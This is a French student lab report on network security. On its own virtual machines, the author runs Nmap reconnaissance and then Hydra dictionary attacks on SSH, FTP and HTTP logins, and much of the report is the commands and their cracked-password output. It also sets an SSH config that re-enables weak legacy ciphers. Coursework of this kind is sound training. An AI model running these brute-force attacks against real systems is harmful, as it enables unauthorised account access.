




Republique du Senegal



*Université Alioune Diop de Bambey*

**UFR :** *Sciences Appliquées et Technologie de l'Information et de la Communication (SATIC)*

**Département:** *Technologie de l'Information et de la Communication(TIC)*

**Filière:** *Systèmes Réseaux et Télécommunications(SRT)*

**Niveau:** *Licence 3*

## COMPTE RENDU SECURITE

**Presente par:**

Mamadou Thiam

**Encadre par:**

Professeur Mr. Diouf

## Introduction

A travers ce compte nous allons montrer sur nos différents machines virtuels comment étape par étape avoir accès à des services comme ssh http et ftp d'une machine qui se trouve dans notre réseau.

Pour procéder à cela, nous allons avoir besoin de notre VM kali-linux, qui sera considérée comme la machine attaquante et les autres VM (Ubuntu, Windows, metasploit) comme machines cibles.

Avant de réaliser une attaque, la première étape consiste à scanner le système cible pour en chercher les vulnérabilités. Nous allons utiliser l'outil Nmap (déjà intégré dans Kali Linux) pour scanner le réseau cible plus particulièrement les machines cibles. Nmap permet de détecter les ports ouverts et identifier les services hébergés.

Nous allons dans les lignes suivantes présenter notre schéma d'attaque sur chacun des VM :

# METASPLOITABLE

## Phase de renseignement

### NMAP

```
(mamadou@kali)-[~]
$ nmap -sV 192.168.25.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-07
11:01 CET
mass_dns: warning: Unable to open /etc/resolv.conf. Try u
sing --system-dns or specify valid servers with --dns-ser
vers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. R
everse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.25.2
Host is up (0.00026s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) D
AV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgrou
p: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgrou
p: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
```

Exécution Hydra (attaque de brute force) : Craquage d'un mot de passe Pour lancer une attaque par force brute sur un service donné (SSH, ou FTP, ou HTTP, ...), nous devons spécifier les paramètres de l'attaque, tels que l'adresse IP de la cible, le nom d'utilisateur (si connu) et le fichier contenant les mots de passe à tester. On utilise la commande suivante :

hydra -l'utilisateur -P wordlist.txt [protocole] ://[adresse\_IP\_cible]

## Phase d'Attaque

## FTP :

```
(mamadou@kali)-[~/force_brute]
└─$ hydra -l msfadmin -P dictionnaire.txt ftp://192.168.25.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these ** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 18:54:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~
896526 tries per task
[DATA] attacking ftp://192.168.25.2:21/
[21][ftp] host: 192.168.25.2 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 18:54:32
```

## HTTP :

```
└─$ hydra -l msfadmin -P dictionnaire.txt http-get://192.168.25.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
(this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-
12 18:50:21
[WARNING] You must supply the web page as an additional option or via -
, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login trie
(l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-get://192.168.25.2:80/
[80][http-get] host: 192.168.25.2 login: msfadmin password: 1234567
[80][http-get] host: 192.168.25.2 login: msfadmin password: msfadmin
```

Maintenant on essaie d'attaquer le service SSH : [CAPTURE]

Solution 2 : 1. Ouvrez-le fichier /etc/ssh/ssh\_config avec la commande nano par exemple. 2. Ajoutez ce qui suit au bas de ce fichier :

```
Hôte * Chiffres +3des-cbc,aes128-cbc,aes192-cbc,aes256-cbc KexAlgorithms +diffie-hellman-group-
exchange-sha1,diffie-hellman-group1-sha1,Diffie-hellman-group14-sha1 HostKeyAlgorithms +ssh-
rsa,ssh-rsa-cert-v01@openssh.com,ssh-dss,ssh-dss-cert-v01@openssh.com PubkeyAcceptedAlgorithms
+ssh-rsa,ssh-rsa-cert-v01@openssh.com,ssh-dss,ssh-dss-cert-v01@openssh.com
```

## SSH:

```
(mamadou@kali)-[~/force_brute]
$ hydra -l msfadmin -P dictionnaire.txt ssh://192.168.25.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-
12 18:45:47
[WARNING] Many SSH configurations limit the number of parallel tasks, i
t is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login trie
s (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ssh://192.168.25.2:22/
[22][ssh] host: 192.168.25.2 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not c
omplete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-
12 18:46:14
```

# UBUNTU

## Phase de renseignement

## NMAP:

```
mamadou@kali: ~/force_brute
Fichier Actions Éditer Vue Aide
(mamadou@kali)-[~/force_brute]
$ nmap -sV 192.168.25.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-07 22:25 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using -
-system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.25.3
Host is up (0.00056s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:4B:24:B8 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.89 seconds

(mamadou@kali)-[~/force_brute]
$
```



## Phase d'Attaque

### SSH :

```
mamadou@kali: ~/force_brute
Fichier Actions Éditer Vue Aide
(mamadou@kali)-[~/force_brute]
$ hydra -l mamadou -P /home/mamadou/force_brute/dictionnaire.txt ssh://192.168.25.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-07 22:32:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
educe the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~
896526 tries per task
[DATA] attacking ssh://192.168.25.3:22/
[22][ssh] host: 192.168.25.3 login: mamadou password: root
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 22:33:02

(mamadou@kali)-[~/force_brute]
$
```

### FTP :

```
mamadou@kali: ~/force_brute
Fichier Actions Éditer Vue Aide
(mamadou@kali)-[~/force_brute]
$ hydra -l mamadou -P /home/mamadou/force_brute/dictionnaire.txt ftp://192.168.25.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-07 22:34:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~
896526 tries per task
[DATA] attacking ftp://192.168.25.3:21/
[21][ftp] host: 192.168.25.3 login: mamadou password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 22:34:15

(mamadou@kali)-[~/force_brute]
$
```

## HTTP :

```
mamadou@kali: ~/force_brute
$ hydra -l mamadou -P /home/mamadou/force_brute/dictionnaire.txt http-get://192.168.25.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these ** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-07 22:35:00
[WARNING] You must supply the web page as an additional option or via -m, default path set t
o /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~
896526 tries per task
[DATA] attacking http-get://192.168.25.3:80/
[80][http-get] host: 192.168.25.3 login: mamadou password: 123456
[80][http-get] host: 192.168.25.3 login: mamadou password: 12345
[80][http-get] host: 192.168.25.3 login: mamadou password: root
[80][http-get] host: 192.168.25.3 login: mamadou password: 123456789
[80][http-get] host: 192.168.25.3 login: mamadou password: password
[80][http-get] host: 192.168.25.3 login: mamadou password: iloveyou
[80][http-get] host: 192.168.25.3 login: mamadou password: msfadmin
[80][http-get] host: 192.168.25.3 login: mamadou password: princess
[80][http-get] host: 192.168.25.3 login: mamadou password: 1234567
[80][http-get] host: 192.168.25.3 login: mamadou password: rockyou
[80][http-get] host: 192.168.25.3 login: mamadou password: 12345678
[80][http-get] host: 192.168.25.3 login: mamadou password: abc123
[80][http-get] host: 192.168.25.3 login: mamadou password: nicole
[80][http-get] host: 192.168.25.3 login: mamadou password: daniel
[80][http-get] host: 192.168.25.3 login: mamadou password: babygirl
[80][http-get] host: 192.168.25.3 login: mamadou password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 22:35:02

(mamadou@kali) - [~/force_brute]
$
```

## Windows

### Phase de renseignement

## NMAP :

```
mamadou@kali: ~/force_brute
$ nmap -sV 192.168.25.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-08 00:47 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.25.4
Host is up (0.00032s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH for_Windows_7.7 (protocol 2.0)
5357/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:B7:CA:B1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.03 seconds

(mamadou@kali) - [~/force_brute]
$
```

## FTP :

```
(mamadou@kali)-[~/force_brute]
$ hydra -l mamadou -P dictionnaire.txt ftp://192.168.25.4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-
12 14:16:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login trie
s (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ftp://192.168.25.4:21/
[21][ftp] host: 192.168.25.4 login: mamadou password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-
12 14:17:13
```

## HTTP :

```
(mamadou@kali)-[~/force_brute]
$ hydra -l mamadou -P dictionnaire.txt ssh://192.168.25.4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l e l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-10 00:29:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r , ~
educe the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~
896526 tries per task
[DATA] attacking ssh://192.168.25.4:22/
[22][ssh] host: 192.168.25.4 login: mamadou password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-10 00:29:51


[80][http-get] host: 192.168.25.4 login: mamadou password: 1234567
[80][http-get] host: 192.168.25.4 login: mamadou password: rockyou
[80][http-get] host: 192.168.25.4 login: mamadou password: 12345678
[80][http-get] host: 192.168.25.4 login: mamadou password: abc123
[80][http-get] host: 192.168.25.4 login: mamadou password: nicole
[80][http-get] host: 192.168.25.4 login: mamadou password: daniel
[80][http-get] host: 192.168.25.4 login: mamadou password: babygirl
[80][http-get] host: 192.168.25.4 login: mamadou password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-10 00:31:19

(mamadou@kali)-[~/force_brute]
$
```

## SSH :



## GNS3



Nous allons maintenant a partir de kali attaquer la machine virtuelle windows, mais avant on devra faire la commande NMAP pour voir si des ports sont ouverts :

## Phase de renseignement

NMAP :

```
(mamadou@kali)-[~/force_brute]
$ nmap -sV 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-18 16:15 CET
Nmap scan report for 192.168.1.1
Host is up (0.066s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.39 beta
22/tcp    open  ssh          Bitwise WinSSHD 7.46 (FlowSsh 7.46; protocol 2.0; non-commercial use)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: MAMADOU-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.14 seconds
```



## Phase d'attaque

SSH :

```
(mamadou@kali)-[~/force_brute]
$ hydra -l mamadou -P dictionnaire.txt ssh://192.168.1.1

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-18 16:08:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ssh://192.168.1.1:22/
[22][ssh] host: 192.168.1.1 login: mamadou password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 16:08:52
```

FTP :

```
(mamadou@kali)-[~/force_brute]
$ hydra -l mamadou -P dictionnaire.txt ftp://192.168.1.1

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-18 16:06:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ftp://192.168.1.1:21/
[21][ftp] host: 192.168.1.1 login: mamadou password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 16:06:51
```

## CONCLUSION :

Finalement, l'objectif de ce TP a été atteint c'est-à-dire pour chacune des VM avec KALI comme attaquant

On a pu utiliser nmap pour connaître les ports ouverts et les services qui y tournent

Pour enfin lancer une attaquant HYDRA sur ces trois services (ssh, http, ftp).

Ce travail a été faite en deux phases : d'une part en reseau interne avec VIRTUALBOX et d'autre part avec GNS3.